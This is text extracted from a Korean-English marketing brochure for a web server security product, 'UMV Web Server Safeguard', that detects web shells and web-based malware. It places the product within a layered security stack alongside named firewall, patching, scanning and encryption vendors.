
Advanced

- 경험이 풍부하고 저정된 사이버 범죄 팀
- 다양한 기술과 연구 능력



Persistent

- 네트워크에 구축된 은밀한 발판
- 장기간에 걸쳐 수행되는 공격



web shells



Threat

- 탐지되지 않고 유출된 데이터

Web Server Safeguard (WSS)

웹 서버 보안 강화 솔루션으로, 웹 기반 악성 코드를 실시간으로 탐지하고 격리합니다.



The Missing Piece

Network

Network Firewall
WAF


Data Security



Secure Coding




Web App / Vulnerability Scanner



Application

System (OS)



Patch Management




System Malware Detection

The Missing Piece

Network

Network Firewall
WAF



Real-time detection

Application

System (OS)



 Patch Management

 System Malware Detection

A Booster Solution

Network
Firewall

WAF



Imperva WAF®
F5 Advanced WAF®
Sophos XG
Firewall®

Cisco Secure Firewall®
Fortinet Fortigate®
Barracuda CloudGen
Firewall®
F5 BIG-IP® Network Firewall®
Check Point Quantum®

Network

System
Malware
Detection

Patch
Manage-
ment




CrowdStrike Falcon®
Cisco Advanced Malware
Protection®

GFI LanGuard®
Avast Patch
Management®
Ivanti PatchLink®

System

Web App /
Vulnera-
bility
Scanner



Acunetix®
Fortra Vulnerability
Management®
Qualys Web
Application
Scanner®
Tripwire IP360®

Secure
Coding



Check Point CloudGuard
Spectral®
OpenText Fortify®

Web-
based
Malware
Detection



 **UMV Web Server
Safeguard®**



Data
Security



Thales Network Encryptors®
Trellix Data Encryption
Suite®
Senetas CypherNET®

Application

내부에서부터 시스템을 보호하세요!



실시간 탐지

